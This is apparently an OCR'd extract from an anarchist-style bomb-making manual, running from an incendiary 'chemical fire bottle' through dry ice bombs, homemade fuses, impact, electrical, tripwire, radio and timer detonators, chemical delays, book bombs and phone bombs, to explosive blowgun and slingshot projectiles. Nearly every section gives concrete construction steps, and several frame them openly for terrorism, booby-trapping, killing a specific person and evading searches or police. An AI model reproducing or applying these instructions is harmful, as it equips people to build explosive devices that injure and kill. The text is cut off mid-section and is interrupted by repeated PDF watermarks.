Place a sheet of paper towel in the cooking pan with raised edges. Fold the paper towel in half, and pour the solution of dissolved potassium chlorate and sugar on it until it is thoroughly wet. Allow the towel to dry.

When it is dry, put some glue on the outside of the glass bottle containing the gasoline and sulfuric acid mixture. Wrap the paper towel around the bottle, making sure that it sticks to it in all places. Store the bottle in a place where it will not be broken or tipped over.

When finished, the solution in the bottle should appear as two distinct liquids, a dark brownish-red solution on the bottom, and a clear solution on top. The two solutions will not mix. To use the chemical fire bottle, simply throw it at any hard surface.

NEVER OPEN THE BOTTLE, SINCE SOME SULFURIC ACID MIGHT BE ON THE CAP, WHICH COULD TRICKLE DOWN THE SIDE OF THE BOTTLE AND IGNITE THE POTASSIUM CHLORATE, CAUSING A FIRE AND/OR EXPLOSION.

To test the device, tear a small piece of the paper towel off the bottle, and put a few drops of sulfuric acid on it. The paper towel should immediately burst into a white flame.

BOTTLED GAS EXPLOSIVES

Bottled gas, such as butane for refilling lighters, propane for propane stoves or for bunsen burners, can be used to produce a

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

powerful explosion. To make such a device, all that a simple-minded anarchist would have to do would be to take his container of bottled gas and place it above a can of Sterno or other gelatinized fuel, light the fuel and run. Depending on the fuel used, and on the thickness of the fuel container, the liquid gas will boil and expand to the point of bursting the container in about five minutes.

In theory, the gas would immediately be ignited by the burning gelatinized fuel, producing a large fireball and explosion. Unfortunately, the bursting of the bottled gas container often puts out the fuel, thus preventing the expanding gas from igniting. By using a metal bucket half filled with gasoline, however, the chances of ignition are better, since the gasoline is less likely to be extinguished. Placing the canister of bottled gas on a bed of burning charcoal soaked in gasoline would probably be the most effective way of securing ignition of the expanding gas, since although the bursting of the gas container may blow out the flame of the gasoline, the burning charcoal should immediately re-ignite it. Nitrous oxide, hydrogen, propane, acetylene, or any other flammable gas will do nicely.

During the recent gulf war, fuel/air bombs were touted as being second only to nuclear weapons in their devastating effects. These are basically similar to the above devices, except that an explosive charge is used to rupture the fuel container and disperse it over a wide area. A second charge is used to detonate the fuel. The reaction is said to produce a massive shockwave and to burn all the oxygen in a large area, causing suffocation.

Another benefit of a fuel-air explosive is that the gas will seep into fortified bunkers and other partially-sealed spaces, so a large bomb placed in a building would result in the destruction of the majority of surrounding rooms, rendering it structurally unsound.

204.Dry Ice - - - - - - - - - - by Exodus

There is no standard formula for a dry ice bomb, however a generic form is as follows:

Take a 2-liter soda bottle, empty it completely, then add about 3/4 Lb of Dry Ice (crushed works best) and (optional) a quantity of water.

Depending on the condition of the bottle, the weather, and the amount and temperature of the bottle the bomb will go off in 30 seconds - 5 minutes. Without any water added, the 2-liter bottles will go often in 3-7 minutes if dropped into a warm river, and in 45 minutes to 1 « hours in open air.

The explosion sounds equivalent to an M-100. _Plastic_ 16 oz. soda bottles and 1 liter bottles work almost as well as do the 2-liters, however glass bottles aren't nearly as loud, and can produce dangerous shrapnel.

Remember, these are LOUD! A classmate of mine set up 10 bottles in a nearby park without adding water. After the first two went off (there was about 10 minutes between explosions) the Police arrived and spent the next hour trying to find the guy who they thought was setting off M-100's all around them...

USES FOR DRY ICE

Time Bombs:

Get a small plastic container with lid (we used the small plastic cans that hold the coasters used for large-format Polaroid film). A film canister would probably work; the key is, it should seal tightly and take a fair amount of effort to open). Place a chunk of dry ice in the can, put on the lid without quite sealing it. Put the assembled bomb in your pocket, or behind your back. Approach the mark and engage in normal conversation. When his attention is drawn away, quickly seal the lid on the bomb, deposit it somewhere within a few feet of the mark, out of obvious sight, then leave. Depending on variables (you'll want to experiment first), you'll hear a loud "pop" and an even louder "Aarrgghhh!" within a minute, when the COý pressure becomes sufficient to blow off the lid. In a cluttered lab, this is doubly nasty because the mark will probably never figure out what made the noise.

Put 2-3 inches of water in a 2-liter plastic pop bottle. Put in as many chunks of dry ice as possible before the smoke gets too thick. Screw on the cap, place in an appropriate area, and run like hell. After about a minute (your mileage may vary), a huge explosion will result, spraying water everywhere, along with what's left of the 2-liter bottle.

More things to do with Dry Ice:

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Has anyone ever thrown dry ice into a public pool? As long as you chuck it into the bottom of the deep end, it's safe, and it's really impressive if the water is warm enough

"Fun stuff. It SCREAMS when it comes into contact with metal..."
"You can safely hold a small piece of dry ice in your mouth if you
KEEP IT MOVING CONSTANTLY. It looks like you're smoking or on fire."

Editor's Note: Dry ice can be a lot of fun, but be forewarned:

Using anything but plastic to contain dry ice bombs is suicidal. Dry ice is more dangerous than TNT, because it's extremely unpredictable. Even a 2-liter bottle can produce some nasty shrapnel: One source tells me that he caused an explosion with a 2-liter bottle that destroyed a metal garbage can. In addition, it is rumored that several kids have been killed by shards of glass resulting from the use of a glass bottle. For some reason, dry ice bombs have become very popular in the state of Utah. As a result, dry ice bombs have been classified as infernal devices, and possession is a criminal offense.

205.Fuses / Ignitors / Delays by Exodus

There are many ways to ignite explosive devices. There is the classic "light the fuse, throw the bomb, and run" approach, and there are sensitive mercury switches, and many things in between. Generally, electrical detonation systems are safer than fuses, but there are times when fuses are more appropriate than electrical systems; it is difficult to carry an electrical detonation system into a stadium, for instance, without being caught. A device with a fuse or impact detonating fuze would be easier to hide.

FUSE IGNITION

The oldest form of explosive ignition, fuses are perhaps the favorite type of simple ignition system. By simply placing a piece of waterproof fuse in a device, one can have almost guaranteed ignition. Modern waterproof fuse is extremely reliable, burning at a rate of about 2« seconds to the inch. It is available as model rocketry fuse in most hobby shops, and costs about $3.00 for a nine-foot length. Cannon Fuse is a popular ignition system for pipe bombers because of its simplicity. All that need be done is light it with a match or lighter. Of course, if the Army had fuses like this, then the grenade, which uses fuse ignition, would be very impractical. If a grenade ignition system can be acquired, by all means, it is the most effective. But, since such things do not just float around, the next best thing is to prepare a fuse system which does not require the use of a match or lighter, but still retains its simplicity. One such method is described below:

MATERIALS:

- **Strike-on-Cover type Matches**
- **Electrical Tape -or- Duct Tape**
- **Waterproof Fuse**

To determine the burn rate of a particular type of fuse, simply measure a 6 inch or longer piece of fuse and ignite it. With a stopwatch, press the start button the at the instant when the fuse lights, and stop the watch when the fuse reaches its end. Divide the time of burn by the length of fuse, and you have the burn rate of the fuse, in seconds per inch. This will be shown below:

Suppose an eight inch piece of fuse is burned, and its complete time of combustion is 20 seconds.

20 seconds / 8 inches = 2« seconds per inch.

If a delay of 10 seconds was desired with this fuse, divide the desired time by the number of seconds per inch:

10 seconds / 2« seconds per inch = 4 inches

NOTE: THE LENGTH OF FUSE HERE MEANS LENGTH OF FUSE TO THE POWDER. SOME FUSE, AT LEAST AN INCH, SHOULD BE INSIDE THE DEVICE. ALWAYS ADD THIS EXTRA INCH, AND PUT THIS EXTRA INCH AN INCH INTO THE DEVICE!!!

After deciding how long a delay is desired before the explosive device is to go off, add about « an inch to the premeasured amount of fuse, and cut it off.

Carefully remove the cardboard matches from the paper match case. Do not pull off individual matches; keep all the matches attached to the cardboard base. Take one of the cardboard match sections, and leave the other one to make a second

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

igniter.

Wrap the matches around the end of the fuse, with the heads of the matches touching the very end of the fuse. Tape them there securely, making sure not to put tape over the match heads. Make sure they are very secure by pulling on them at the base of the assembly. They should not be able to move.

Wrap the cover of the matches around the matches attached to the fuse, making sure that the striker paper is below the match heads and the striker faces the match heads. Tape the paper so that is fairly tight around the matches. Do not tape the cover of the striker to the fuse or to the matches. Leave enough of the match book to pull on for ignition.



The match book is wrapped around the matches, and is taped to itself. The matches are taped to the fuse. The striker will rub against the matcheads when the match book is pulled.

When ready to use, simply pull on the match paper. It should pull the striking paper across the match heads with enough friction to light them. In turn, the burning matcheads will light the fuse, since it adjacent to the burning match heads.

HOW TO MAKE BLACKMATCH FUSE:

Take a flat piece of plastic or metal (brass or aluminum are easy to work with and won't rust). Drill a 1/16th inch hole through it. This is your die for sizing the fuse. You can make fuses as big as you want, but this is the right size for the pipe bomb I will be getting to later.

To about « cup of black powder add water to make a thin paste. Add « teaspoon of corn starch. Cut some one foot lengths of cotton thread. Use cotton, not silk or thread made from synthetic fibers. Put these together until you have a thickness that fills the hole in the die but can be drawn through very easily.

Tie your bundle of threads together at one end. Separate the threads and hold the bundle over the black powder mixture. Lower the threads with a circular motion so they start curling onto the mixture. Press them under with the back of a teaspoon and continue lowering them so they coil into the paste. Take the end you are holding and thread it through the die. Pull it through smoothly in one long motion.

To dry your fuse, lay it on a piece of aluminum foil and bake it in your 250ø oven or tie it to a grill in the oven and let it hang down. The fuse must be baked to make it stiff enough for the uses it will be put to later. Air drying will not do the job. If you used Sodium Nitrate, it will not even dry completely at room temperatures.

Cut the dry fuse with scissors into 2 inch lengths and store in an air tight container. Handle this fuse carefully to avoid breaking it. You can also use a firecracker fuse if you have any available. The fuses can usually be pulled out without breaking. To give yourself some running time, you will be extending these fuses (blackmatch or firecracker fuse) with sulfured wick.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Finally, it is possible to make a relatively slow-burning fuse in the home. By dissolving about one teaspoon of black powder in about 1/4 a cup of boiling water, and, while it is still hot, soaking in it a long piece of all cotton string, a slow-burning fuse can be made. After the soaked string dries, it must then be tied to the fuse of an explosive device. Sometimes, the end of the slow burning fuse that meets the normal fuse has a charge of black powder or gunpowder at the intersection point to insure ignition, since the slow-burning fuse does not burn at a very high temperature.

A similar type of slow fuse can be made by taking the above mixture of boiling water and black powder and pouring it on a long piece of toilet paper. The wet toilet paper is then gently twisted up so that it resembles a firecracker fuse, and is allowed to dry.

HOW TO MAKE SULFURED WICK

Use heavy cotton string about 1/8th inch in diameter. You can find some at a garden supply for tying up your tomatoes. Be sure it's cotton. You can test it by lighting one end. It should continue to burn after the match is removed and when blown out will have a smoldering coal on the end. Put some sulfur in a small container like a small pie pan and melt it in the oven at 250ø.

It will melt into a transparent yellow liquid. If it starts turning brown, it is too hot. Coil about a one foot length of string into it. The melted sulfur will soak in quickly. When saturated, pull it out and tie it up to cool and harden.

It can be cut to desired lengths with scissors. 2 inches is about right. These wicks will burn slowly with a blue flame and do not blow out easily in a moderate wind. They will not burn through a hole in a metal pipe, but are great for extending your other fuse. They will not throw off sparks. Blackmatch generates sparks which can ignite it along its length causing unpredictable burning times.

---IMPACT IGNITION---

Impact ignition is an excellent method of ignition for spontaneous terrorist activities. The problem with an impact-detonating device is that it must be kept in a very safe container so that it will not explode while being transported to the place where it is to be used. This can be done by having a removable impact initiator.

The best and most reliable impact initiator is one that uses factory made initiators or primers. A No. 11 cap for black powder firearms is one such primer. They usually come in boxes of 100, and cost about $2«0. To use such a cap, however, one needs a nipple that it will fit on. Black powder nipples are also available in gun stores. All that a person has to do is ask for a package of nipples and the caps that fit them. Nipples have a hole that goes all the way through them, and they have a threaded end, and an end to put the cap on. A cutaway of a nipple is shown below:



When making using this type of initiator, a hole must be drilled into whatever container is used to make the bomb out of. The nipple is then screwed into the hole so that it fits tightly. Then, the cap can be carried and placed on the bomb when it is to be thrown. The cap should be bent a small amount before it is placed on the nipple, to make sure that it stays in place. The only other problem involved with an impact detonating bomb is that it must strike a hard surface on the nipple to set it off. By attaching fins or a small parachute on the end of the bomb opposite the primer, the bomb, when thrown, should strike the ground on the primer, and explode. Of course, a bomb with mercury fulminate in each end will go off on impact regardless of which end it strikes on, but mercury fulminate is also likely to go off if the person carrying the bomb is bumped hard.

---MAGICUBE IGNITOR---

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

A VERY SENSITIVE and reliable impact initiator can be produced from the common MAGICUBE ($2.40 for 12) type flashbulbs. Simply crack the plastic cover off, remove the reflector, and you will see 4 bulbs, each of which has a small metal rod holding it in place.

CAREFULLY grasp this rod with a pair of needle-nose pliers, and pry gently upwards, making sure that NO FORCE IS APPLIED TO THE GLASS BULB.

Each bulb is coated with plastic, which must be removed for them to be effective in our application. This coating can be removed by soaking the bulbs in a small glass of acetone for 30-45 minutes, at which point the plastic can be easily peeled away.

The best method to use these is to dissolve some nitrocellulose based smokeless powder in acetone and/or ether, forming a thick glue-like paste. Coat the end of the fuse with this paste, then stick the bulb (with the metal rod facing out) into the paste. About half the bulb should be completely covered, and if a VERY THIN layer of nitrocellulose is coated over the remainder then ignition should be very reliable.

To insure that the device lands with the bulb down, a small streamer can be attached to the opposite side, so when it is tossed high into the air the appropriate end will hit the ground first.

---ELECTRICAL IGNITION---

Electrical ignition systems for detonation are usually the safest and most reliable form of ignition. Electrical systems are ideal for demolition work, if one doesn't have to worry so much about being caught. With two spools of 500 ft of wire and a car battery, one can detonate explosives from a "safe", comfortable distance, and be sure that there is nobody around that could get hurt. With an electrical system, one can control exactly what time a device will explode, within fractions of a second. Detonation can be aborted in less than a second's warning, if a person suddenly walks by the detonation sight, or if a police car chooses to roll by at the time. The two best electrical igniters are military squibs and model rocketry igniters. Blasting caps for construction also work well. Model rocketry igniters are sold in packages of six, and cost about $1.00 per pack. All that need be done to use them is connect it to two wires and run a current through them. Military squibs are difficult to get, but they are a little bit better, since they explode when a current is run through them, whereas rocketry igniters only burst into flame. Most squibs will NOT detonate KClO3/petroleum jelly or RDX. This requires a blasting cap type detonation in most cases. There are, however, military explosive squibs which will do the job.

Igniters can be used to set off black powder, mercury fulminate, or guncotton, which in turn, can set of a high order explosive.

---HOW TO MAKE AN ELECTRIC FUZE---
By Capt. Hack & GW

Take a flashlight bulb and place it glass tip down on a file. Grind it down on the file until there is a hole in the end. Solder one wire to the case of the bulb and another to the center conductor at the end. Fill the bulb with black powder or powdered match head. One or two flashlight batteries will heat the filament in the bulb causing the powder to ignite.

---ANOTHER ELECTRIC FUZE---

Take a medium grade of steel wool and pull a strand out of it. Attach it to the ends of two pieces of copper wire by wrapping it around a few turns and then pinch on a small piece of solder to bind the strand to the wire. You want about « inch of steel strand between the wires. Number 18 or 20 is a good size wire to use.

Cut a « by 1 inch piece of cardboard of the type used in match covers. Place a small pile of powdered match head in the center and press it flat. Place the wires so the steel strand is on top of and in contact with the powder. Sprinkle on more powder to cover the strand.

The strand should be surrounded with powder and not touching anything else except the wires at its ends. Place a piece of blackmatch in contact with the powder. Now put a piece of masking tape on top of the lot, and fold it under on the two ends. Press it down so it sticks all around the powder. The wires are sticking out on one side and the blackmatch on the other.
A single flashlight battery will set this off.

---ELECTRO-MECHANICAL IGNITION---

Electro-mechanical ignition systems are systems that use some type of mechanical switch to set off an explosive charge electrically. This type of switch is typically used in booby traps or other devices in which the person who places the bomb does not wish to be anywhere near the device when it explodes. Several types of electro-mechanical detonators will be discussed

---Mercury Switches---

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Mercury switches are a switch that uses the fact that mercury metal conducts electricity, as do all metals, but mercury metal is a liquid at room temperatures. A typical mercury switch is a sealed glass tube with two electrodes and a bead of mercury metal. It is sealed because of mercury's nasty habit of giving off brain-damaging vapors. The diagram below may help to explain a mercury switch.



When the drop of mercury ("Hg" is mercury's atomic symbol) touches both contacts, current flows through the switch. If this particular switch was in its present position, A---B, current would be flowing, since the mercury can touch both contacts in the horizontal position.

If, however, it was in the | position, the drop of mercury would only touch the + contact on the A side. Current, then couldn't flow, since mercury does not reach both contacts when the switch is in the vertical position. This type of switch is ideal to place by a door. If it were placed in the path of a swinging door in the vertical position, the motion of the door would knock the switch down, if it was held to the ground by a piece if tape. This would tilt the switch into the vertical position, causing the mercury to touch both contacts, allowing current to flow through the mercury, and to the igniter or squib in an explosive device.

---Tripwire Switches---

A tripwire is an element of the classic booby trap. By placing a nearly invisible line of string or fishing line in the probable path of a victim, and by putting some type of trap there also, nasty things can be caused to occur. If this mode of thought is applied to explosives, how would one use such a tripwire to detonate a bomb. The technique is simple. By wrapping the tips of a standard clothespin with aluminum foil, and placing something between them, and connecting wires to each aluminum foil contact, an electric tripwire can be made, If a piece of wood attached to the tripwire was placed between the contacts on the clothespin, the clothespin would serve as a switch. When the tripwire was pulled, the clothespin would snap together, allowing current to flow between the two pieces of aluminum foil, thereby completing a circuit, which would have the igniter or squib in it. Current would flow between the contacts to the igniter or squib, heat the igniter or squib, causing it to explode. Make sure that the aluminum foil contacts do not touch the spring, since the spring also conducts electricity.

---Radio Control Detonators---

In the movies, every terrorist or criminal uses a radio controlled detonator to set off explosives. With a good radio detonator, one can be several miles away from the device, and still control exactly when it explodes, in much the same way as an electrical switch. The problem with radio detonators is that they are rather costly. However, there could possibly be a reason that a terrorist would wish to spend the amounts of money involved with a RC (radio control) system and use it as a detonator. If such an individual wanted to devise an RC detonator, all he would need to do is visit the local hobby store or toy store, and buy a radio controlled toy. Taking it back to his/her abode, all that he/she would have to do is detach the solenoid/motor that controls the motion of the front wheels of a RC car, or detach the solenoid/motor of the elevators/rudder of a RC plane, or the rudder of a RC boat, and re-connect the squib or rocket engine igniter to the contacts for the solenoid/motor. The device should be tested several times with squibs or igniters, and fully charged batteries should be in both he controller and the receiver (the part that used to move parts before the device became a detonator).

---DELAYS---

A delay is a device which causes time to pass from when a device is set up to the time that it explodes. A regular fuse is a delay, but it would cost quite a bit to have a 24 hour delay with a fuse. This section deals with the different types of delays that can be employed by a terrorist who wishes to be sure that his bomb will go off, but wants to be out of the country when it does.

---FUSE DELAYS---

It is extremely simple to delay explosive devices that employ fuses for ignition. Perhaps the simplest way to do so is with a cigarette. An average cigarette burns for between 8-11 minutes. The higher the "tar" and nicotine rating, the slower the cigarette burns. Low "tar" and nicotine cigarettes burn quicker than the higher "tar" and nicotine cigarettes, but they are also less likely to go out if left unattended, i.e. not smoked. Depending on the wind or draft in a given place, a high "tar" cigarette is better for delaying the ignition of a fuse, but there must be enough wind or draft to give the cigarette enough oxygen to burn.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

People who use cigarettes for the purpose of delaying fuses will often test the cigarettes that they plan to use in advance to make sure they stay lit and to see how long it will burn. Once a cigarettes burn rate is determined, it is a simple matter of carefully putting a hole all the way through a cigarette with a toothpick at the point desired, and pushing the fuse for a device in the hole formed.



---TIMER DELAYS---

Timer delays, or "time bombs" are usually employed by an individual who wishes to threaten a place with a bomb and demand money to reveal its location and means to disarm it. Such a device could be placed in any populated place if it were concealed properly. There are several ways to build a timer delay. By simply using a screw as one contact at the time that detonation is desired, and using the hour hand of a clock as the other contact, a simple timer can be made. The minute hand of a clock should be removed, unless a delay of less than an hour is desired.

The main disadvantage with this type of timer is that it can only be set for a maximum time of 12 hours. If an electronic timer is used, such as that in an electronic clock, then delays of up to 24 hours are possible. By removing the speaker from an electronic clock, and attaching the wires of a squib or igniter to them, a timer with a delay of up to 24 hours can be made. All that one has to do is set the alarm time of the clock to the desired time, connect the leads, and go away. This could also be done with an electronic watch, if a larger battery were used, and the current to the speaker of the watch was stepped up via a transformer. This would be good, since such a timer could be extremely small.

The timer in a VCR (Video Cassette Recorder) would be ideal. VCR's can usually be set for times of up to a week. The leads from the timer to the recording equipment would be the ones that an igniter or squib would be connected to. Also, one can buy timers from electronics stores that would be work well. Finally, one could employ a digital watch, and use a relay, or electro-magnetic switch to fire the igniter, and the current of the watch would not have to be stepped up.

---CHEMICAL DELAYS---

Chemical delays are uncommon, but they can be extremely effective in some cases. These were often used in the bombs the Germans dropped on England. The delay would ensure that a bomb would detonate hours or even days after the initial bombing raid, thereby increasing the terrifying effect on the British citizenry.

If a glass container is filled with concentrated sulfuric acid, and capped with several thicknesses of aluminum foil, or a cap that it will eat through, then it can be used as a delay. Sulfuric acid will react with aluminum foil to produce aluminum sulfate and hydrogen gas, and so the container must be open to the air on one end so that the pressure of the hydrogen gas that is forming does not break the container.



Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

```
| |_____________| |
|_____________________|
```

(several thicknesses)

The aluminum foil is placed over the bottom of the container and secured there with tape. When the acid eats through the aluminum foil, it can be used to ignite an explosive device in several ways.

Sulfuric acid is a good conductor of electricity. If the acid that eats through the foil is collected in a glass container placed underneath the foil, and two wires are placed in the glass container, a current will be able to flow through the acid when both of the wires are immersed in the acid.

Sulfuric acid reacts very violently with potassium chlorate. If the acid drips down into a container containing potassium chlorate, the potassium chlorate will burst into flame. This flame can be used to ignite a fuse, or the potassium chlorate can be the igniter for a thermite bomb, if some potassium chlorate is mixed in a 50/50 ratio with the thermite, and this mixture is used as an igniter for the rest of the thermite.

Sulfuric acid reacts with potassium permanganate in a similar way.

206.Film Canisters II

by Bill

For a relatively low shrapnel explosion, I suggest pouring it into an empty 35mm film canister. Poke a hole in the plastic lid for a fuse. These goodies make an explosion audible a mile away easily.

Poke the hole before putting the flash powder into the canister.
Don't get any powder on the lip of the canister.
Only use a very small quantity and work your way up to the desired result.
Do not pack the powder, it works best loose.
Do not grind or rub the mixture - it is friction sensitive.
Use a long fuse.

207.Book Bombs

by Exodus

Concealing a bomb can be extremely difficult in a day and age where perpetrators of violence run wild. Bags and briefcases are often searched by authorities whenever one enters a place where an individual might intend to set off a bomb. One approach to disguising a bomb is to build what is called a book bomb; an explosive device that is entirely contained inside of a book.

Usually, a relatively large book is required, and the book must be of the hardback variety to hide any protrusions of a bomb. Dictionaries, law books, large textbooks, and other such books work well. When an individual makes a bookbomb, he/she must choose a type of book that is appropriate for the place where the book bomb will be placed. The actual construction of a book bomb can be done by anyone who possesses an electric drill and a coping saw. First, all of the pages of the book must be glued together. By pouring an entire container of water-soluble glue into a large bucket, and filling the bucket with boiling water, a glue-water solution can be made that will hold all of the book's pages together tightly. After the glue-water solution has cooled to a bearable temperature, and the solution has been stirred well, the pages of the book must be immersed in the glue-water solution, and each page must be thoroughly soaked.

It is extremely important that the covers of the book do not get stuck to the pages of the book while the pages are drying. Suspending the book by both covers and clamping the pages together in a vise works best. When the pages dry, after about three days to a week, a hole must be drilled into the now rigid pages, and they should drill out much like wood. Then, by inserting the coping saw blade through the pages and sawing out a rectangle from the middle of the book, the individual will be left with a shell of the book's pages. The pages, when drilled out, should look like this:

```
_________________________
| _____________________ |
| |                   | |
| |                   | |
| |                   | |
| |                   | |
| |                   | |
```

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details



(Book covers omitted)

This rectangle must be securely glued to the back cover of the book. After building his/her bomb, which usually is of the timer or radio controlled variety, the bomber places it inside the book. The bomb itself, and whatever timer or detonator is used, should be packed in foam to prevent it from rolling or shifting about. Finally, after the timer is set, or the radio control has been turned on, the front cover is glued closed, and the bomb is taken to its destination.

208.Phone Bombs

by Exodus

The phone bomb is an explosive device that has been used in the past to kill or injure a specific individual. The basic idea is simple: when the person answers the phone, the bomb explodes. If a small but powerful high explosive device with a squib was placed in the phone receiver, when the current flowed through the receiver, the squib would explode, detonating the high explosive in the person's hand. Nasty. All that has to be done is acquire a squib, and tape the receiver switch down.

Unscrew the mouthpiece cover, and remove the speaker, and connect the squib's leads where it was. Place a high explosive putty, such as C-1 in the receiver, and screw the cover on, making sure that the squib is surrounded by the C-1. Hang the phone up, and leave the tape in place.

When the individual to whom the phone belongs attempts to answer the phone, he will notice the tape, and remove it. This will allow current to flow through the squib. Note that the device will not explode by merely making a phone call; the owner of the phone must lift up the receiver, and remove the tape. It is highly probable that the phone will be by his/her ear when the device explodes...

IMPROVED PHONE BOMB

The above seems overly complicated to me... it would be better to rig the device as follows:

FIRST UNPLUG THE PHONE FROM THE WALL. Wire the detonator IN LINE with the wires going to the earpiece, (may need to wire it with a relay so the detonator can receive the full line power, not just the audio power to the earpiece)

Pack C4 into the phone body (NOT the handset) and plug it back in. When they pick up the phone, power will flow through the circuit to the detonator....



209.SPECIAL AMMUNITION

by Exodus

SPECIAL AMMUNITION FOR BLOWGUNS

The blowgun is an interesting weapon which has several advantages. A blowgun can be extremely accurate, concealable, and deliver an explosive or poisoned projectile. The manufacture of an explosive dart or projectile is not difficult. To acquire a blowgun, please contact the editor at one of the addresses given in the introduction.

Perhaps the most simple design for such involves the use of a pill capsule, such as the kind that are taken for headaches or allergies. Empty gelatin pill capsules can be purchased from most health-food stores. Next, the capsule would be filled with

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

an impact-sensitive explosive, such as mercury fulminate. An additional high explosive charge could be placed behind the impact sensitive explosive, if one of the larger capsules were used.

Finally, the explosive capsule would be reglued back together, and a tassel or cotton would be glued to the end containing the high explosive, to insure that the impact-detonating explosive struck the target first.

Such a device would probably be about 3/4 of an inch long, not including the tassel or cotton, and look something like this:



Care must be taken- if a powerful dart went off in the blowgun, you could easily blow the back of your head off.

SPECIAL AMMUNITION FOR WRISTROCKETS AND SLINGSHOTS

A modern wristrocket is a formidable weapon. It can throw a shooter marble about 500 ft. with reasonable accuracy. Inside of 200 ft., it could well be lethal to a man or animal, if it struck in a vital area. Because of the relatively large sized projectile that can be used in a wristrocket, the wristrocket can be adapted to throw relatively powerful explosive projectiles.

A small segment of aluminum pipe could be made into an impact-detonating device by filling it with an impact-sensitive explosive material.

Also, such a pipe could be filled with a low-order explosive, and fitted with a fuse, which would be lit before the device was shot. One would have to make sure that the fuse was of sufficient length to insure that the device did not explode before it reached its intended target.

Finally, .22 caliber caps, such as the kind that are used in .22 caliber blank guns, make excellent exploding ammunition for wristrockets, but they must be used at a relatively close range, because of their light weight.

SPECIAL AMMUNITION FOR FIREARMS

When special ammunition is used in combination with the power and rapidity of modern firearms, it becomes very easy to take on a small army with a single weapon. It is possible to buy explosive ammunition, but that can be difficult to do. Such ammunition can also be manufactured in the home. There is, however, a risk involved with modifying any ammunition. If the ammunition is modified incorrectly, in such a way that it makes the bullet even the slightest bit wider, an explosion in the barrel of the weapon will occur. For this reason, NOBODY SHOULD EVER ATTEMPT TO MANUFACTURE SUCH AMMUNITION.

SPECIAL AMMUNITION FOR HANDGUNS

